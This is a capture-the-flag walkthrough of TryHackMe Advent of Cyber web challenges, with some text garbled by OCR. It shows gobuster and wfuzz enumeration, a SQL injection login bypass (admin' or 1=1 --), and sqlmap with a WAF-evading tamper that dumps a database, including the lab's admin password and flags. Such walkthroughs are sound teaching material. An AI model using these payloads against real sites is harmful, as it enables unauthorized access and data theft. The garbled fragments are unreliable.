
```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Correct Answer

Hint


Question 2

Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?



Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?



Question 4:


Look at wfuzz's help file. What does the -f parameter store results to?

```
arious recipes.
    --dump-recipe <filename>  : Prints current options as a recipe
    --of <filename>          : Saves fuzz results to a file. These can b
e consumed later using the wfuzz payload.
    -c                      : Output with colors
    -v                      : Verbose information.
    -f filename,printer      : Store results in the output file using th
e specified printer (raw printer if omitted).
    -o printer               : Show results using the specified printer.
    --interact                : (beta) If selected, all key presses are ca
ptured. This allows you to interact with the program.
    --dry-run                 : Print the results of applying the request
s without actually making any HTTP request.
    --prev                   : Print the previous HTTP requests (only wh
```

Step-by-step to get the flag


Step 1:

We install the gobuster in our kali linux by typing `sudo apt install gobuster` and run the following command `gobuster dir -u http://10.10.57.97/ -w /usr/share/wordlists/dirb/big.txt -x .php`



```
root@ip-10-10-89-149:~# gobuster dir -u http://10.10.57.97/ -w big.txt -x .php
[!] Error: error on parsing arguments: wordlist file "big.txt" does not exist: stat big.txt: no such file or directory
```

On h4y3 b33n d3f4c3d v0ur f0rums ar3 g0ne



```
File Edit View Search Terminal Help
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.57.97/
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  php
[+] Timeout:      10s
=====
2022/06/18 08:46:38 Starting gobuster
=====
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/LICENSE (Status: 200)
/api (Status: 301)
/server-status (Status: 403)
=====
2022/06/18 08:50:01 Finished
=====
root@ip-10-10-89-149:~#
```

Step 2:

Go to the API directory and we can see certain file in it

The screenshot shows a Mozilla Firefox browser window. The address bar displays "10.10.57.97/api/". The title bar says "Index of /api - Mozilla Firefox". The main content area shows a table titled "Index of /api". The table has columns: Name, Last modified, Size, and Description. It lists two items: "Parent Directory" and "site-log.php". The "site-log.php" entry shows a timestamp of "2020-11-22 06:38" and a size of "110". Below the table, a footer message reads "Apache/2.4.29 (Ubuntu) Server at 10.10.57.97 Port 80".

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.57.97 Port 80

Step 3:

Later we try to use wfuzz to find the date that exists in the file. We did this by state the date parameter at the end of the command and insert the FUZZ. Before that we state our wordlist that we want to iterate on that file. Initially we download the wordlist file into our own machine and name it "wordlist". We use command `wfuzz -c -z file,wordlist -u http://10.10.47.77/api/site-log.php?date=FUZZ`. To explain this command briefly, `-c` in the command will show the output in colour. `-z` is to specify what will replace FUZZ by stating what file we use. In this case we use wordlist. `-u` is to state our target page url. Then, we enter the command and we can see payload that contain some information. After that we can insert the payload number into the date parameter to search it. Soon, we receive the flag.

```
(kali㉿kali)-[~/Downloads]
$ wfuzz -c -z file,wordlist -u http://10.10.47.77/api/site-log.php?date=FUZZ

/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.47.77/api/site-log.php?date=FUZZ
Total requests: 63

ID      Response    Lines   Word     Chars   Payload
_____
000000003: 200       0 L     0 W     0 Ch    "20201102"
000000007: 200       0 L     0 W     0 Ch    "20201106"
000000015: 200       0 L     0 W     0 Ch    "20201114"
000000031: 200       0 L     0 W     0 Ch    "20201130"
000000050: 200       0 L     0 W     0 Ch    "20201219"
000000049: 200       0 L     0 W     0 Ch    "20201218"
000000048: 200       0 L     0 W     0 Ch    "20201217"
000000047: 200       0 L     0 W     0 Ch    "20201216"

000000032: 200       0 L     0 W     0 Ch    "20201201"
000000029: 200       0 L     0 W     0 Ch    "20201128"
000000026: 200       0 L     1 W     13 Ch   "20201125"
000000025: 200       0 L     0 W     0 Ch    "20201124"
000000027: 200       0 L     0 W     0 Ch    "20201126"

Kali Linux  x TryHackMe | 25 Days of C x 10.10.47.77/api/site-log.php x +
← → ⌂ ⌄ 1 2 3 4 ⌁ ⌂ ⌄ ②
THM{D4t3_AP1}
```

Thought process/methodology:

We install the gobuster in our kali linux by typing sudo apt install gobuster and run the following command gobuster dir -u <http://10.10.57.97/> -w /usr/share/wordlists/dirb/big.txt -x .php. Go to the API directory and we can see certain file in it. Later we try to use wfuzz to find the date that exists in the file. We did this by state the date parameter at the end of the command and insert the FUZZ. Before that we state our wordlist that we want to iterate on that file. Initially we download the wordlist file into our own machine and name it "wordlist". We use command wfuzz -c -z file,wordlist -u <http://10.10.47.77/api/site-log.php?date=FUZZ>.

To explain this command briefly, -c in the command will show the output in colour. -z is to specify what will replace FUZZ by stating what file we use. In this case we use wordlist. -u is to state our target page url. Then, we enter the command and we can see payload that contain some information. After that we can insert the payload number into the date value to search it. Soon, we receive the flag.

Day 5 - web exploitation - Be careful with what you wish on a Christmas night

Question 1

What is the default port number for SQL Server running on TCP?

Port 1433

Question 2

Without using directory brute forcing, what's Santa's secret login panel?



Question 3

What is the database used from the hint in Santa's TODO list?

Santa's TODO: Look at alternative database systems that are better than sqlite.

Question 4

How many entries are there in the gift database?

Table: sequels		
[22 entries]		

Question 5

What is James' age?

kid	age	title
James	8	shoes

Question 6

What did Paul ask for?

Paul	9	github ownership	swertiforme
------	---	------------------	-------------

Question 7

What is the flag?

flag
thmfox{All_I_Want_for_Christmas_Is_You}

Visit Santa's secret panel


Question 8

What is admin's password?

password
EhCNSWzzFP6sc7gB

Thought Process/Methodology:

Turn on burp proxy



The Burp Suite Community Edition v2022.2.4 - Temporary Project interface is shown. The title bar says "Burp Suite Community Edition v2022.2.4 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The toolbar has buttons for Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The main menu tabs are Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. Sub-tabs under Decoder are Dashboard, Target, Proxy (which is selected), and Intruder. Under Target, sub-tabs are Intercept (selected), HTTP history, WebSockets history, and Options. A status message "No proxy listeners are currently running" is displayed, along with an "Enable" button. Below the toolbar are buttons for Forward, Drop, Intercept is off (highlighted in red), Action, and Open Browser. In the center, there is a blue traffic light icon with the text "Intercept is off" below it. A descriptive text block explains that intercept is off: "When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server." Buttons for "Learn more" and "Open browser" are at the bottom.

Enter the IP address of the target machine which is 10.10.222.148:8000

The screenshot shows a browser window with three tabs: "Santa's portal", "Santa's forum", and a "+" tab. The active tab is "Santa's forum". The URL in the address bar is https://10.10.222.148:8000. Below the address bar, there are several links: TryHackMe Support, Offline CyberChef, GitHub - swisskyrepo..., and Reverse Shell Cheat S... A message at the bottom of the page reads: "before you can access the Internet." There is also an "Open" button.

Santa's Official Forum

Santa's forum is back!



Welcome, stranger! This is a place to exchange your Christmas stories and wishes.

Latests comments

Timmy

I am so excited for Christmas this year!

Popular topics

Gifts

Enter into santa's secret login panel which is /santapanel

The screenshot shows a browser window with two tabs: "Santa's portal" and "Sequel". The active tab is "Sequel". The URL in the address bar is https://10.10.222.148:8000/santapanel. Below the address bar, there are several links: TryHackMe Support, Offline CyberChef, GitHub - swisskyrepo..., and Reverse Shell Cheat S... A message at the bottom of the page reads: "before you can access the Internet." The main content of the page says "Greetings stranger..." and features a bold warning: "Do not attempt to login if you are not a member of Santa's corporation!". It contains a login form with fields for "Username" and "Password" and a "Login" button. There is also a small green "G" icon next to the password field.

Enter `admin'` or `1=1 --` for the username and `admin` for the password. Admin' will break the sql query and `1=1` means true. By inserting that username, the password will not be checked by the system. Then, we will get into the wanted page.

Santa's portal X Sequel X +

⚠️ https://10.10.222.148:8000/santapanel

tryHackMe Support Offline CyberChef GitHub - swisskyrepo/... Reverse Shell Cheat S...

before you can access the Internet.


Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!

Username `admin'` or `1=1 --`

Password `admin`

Login



Turn on the intercept in the burpsuite.

Burp Suite Community Edition v2022.2.4 - Temporary Project

Burp Project Intruder Repeater Window Help

Decoder Comparer Logger Extender Project options User options

Dashboard Target Proxy Intruder Repeater

Intercept HTTP history WebSockets history Options


No proxy listeners are currently running

Forward Drop Action Open Browser



The screenshot shows the Burp Suite interface. The 'Intercept' tab is selected, indicated by a red underline. Below it, the status 'Intercept is on' is shown in a blue button. To the right of the status is a small icon of a blue and red traffic light with a white circle around it, representing a proxy listener. At the bottom of the interface, there are several buttons: 'Forward', 'Drop', 'Action', and 'Open Browser'. The main menu bar at the top includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'.

Try inserting random string into the search bar and click enter.



The screenshot shows a web application interface. At the top, there is a search bar with the placeholder 'Enter:' followed by the text 'irfan'. Below the search bar is a 'Search' button. To the right of the search area is a table with two columns: 'Gift' and 'Child'. The 'Gift' column contains the letters 'N', 'u', 'l', and 'l' stacked vertically. The 'Child' column is empty. Above the table, there is a cartoon illustration of Santa Claus's legs and boots.

The database has been updated while you were away!

Enter:

Search

Gift	Child
N	
u	
l	
l	

Send the selected request to the repeater and save it. In this term we save it with the name “santapanel”.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request to `https://snippets.cdn.mozilla.net:443` is displayed in the "Request" pane. The "Inspector" pane on the right shows various request details. Below the main window, a "Select a file" dialog is open, prompting the user to save a file. The "Save In:" dropdown is set to "root". The file list shows several folders like Desktop, Downloads, Instructions, etc. The "File Name:" field contains "santapanel" and the "Files of Type:" dropdown is set to "All Files". At the bottom of the dialog, there are "Save" and "Cancel" buttons, and a checked checkbox for "Base64-encode requests and responses".

Burp Suite Community Edition v2022.2.4 - Temporary Project

Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target **Proxy** Intruder Repeater Sequencer

Intercept HTTP history WebSockets history Options

Request to https://snippets.cdn.mozilla.net:443 [13.224.68.121]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n

1 GET /6/Firefox/80.0.1/20200831163820/Linux_x86_64-gcc3/en-US/ release-cck-ubuntu/Linux%204.15.0-117-generic%20(GTK%203. 22.30%2Clibpulse%2011.1.0)/canonical/1.0/ HTTP/1.1

2 Host: snippets.cdn.mozilla.net

3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0

4 Accept: */*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Te: trailers

8 Connection: close

9

10

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 0

Request Cookies 0

Request Headers 7

Select a file

Save In: root

Desktop
Downloads
Instructions
Pictures
Postman
Rooms
Scripts
thinclient_drives
Tools

File Name: santapanel

Files of Type: All Files

Save Cancel

Base64-encode requests and responses

Target: <https://snippets.cdn.mozilla.net>

Request

```

1 GET
/6/Firefox/80.0.1/20200831163820/Linux_x86_64-gcc3/en-US/
release-cck-ubuntu/Linux%204.15.0-117-generic%20(GTK%203.
22.30%20libpulse%2011.1.0)/canonical/1.0/ HTTP/1.1
2 Host: snippets.cdn.mozilla.net
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Te: trailers
8 Connection: close
9
10

```

Inspector

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	0
Request Cookies	0
Request Headers	7

Ready

Run the following command in our terminal. -r is to direct to our saved santapanel file. We used –tamper=space2comment to bypass the WAF which is Web Application Firewall. Then we can see the information in that file such as username, password and database regarding on santa's todo list which contain kid's name, age and gifts. We also can see the flag to complete the task.

```

└─(kali㉿kali)-[~]
$ sqlmap -r /home/kali/santapanel --tamper=space2comment --dump-all --dbms sqlite
Answer the questions below
Without using directory brute forcing, what's San
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+

```

OW

[11:57:28] [INFO] fetching tables for database: 'SQLite_masterdb'
[11:57:28] [INFO] fetching columns for table 'users'
[11:57:29] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]

/santapanel

Visit Santa's secret login panel and bypass the log

No answer needed

Table: sequels
[22 entries]

kid	age	title	Title
James	8	shoes	AoC Day5
John	4	skateboard	Answer the questions below
Robert	17	iphone	Without using directory brute
Michael	5	playstation	/santapanel
William	6	xbox	Visit Santa's secret login pane
David	6	candy	to answer needed
Richard	9	books	How many entries are there in
Joseph	7	socks	answer formate **
Thomas	10	10 McDonalds meals	What did Paul ask for?
Charles	3	toy car	Answer formate ***
Christopher	8	air hockey table	TryHackMe Sub
Daniel	12	lego star wars	Chair
Matthew	15	bike	
Anthony	3	table tennis	
Donald	4	fazer chocolate	
Mark	17	wii	
Paul	9	github ownership	
James	8	finnish-english dictionary	
Steven	11	laptop	
Andrew	16	rasberry pie	
Kenneth	19	TryHackMe Sub	
Joshua	12	chair	

flag
/santapanel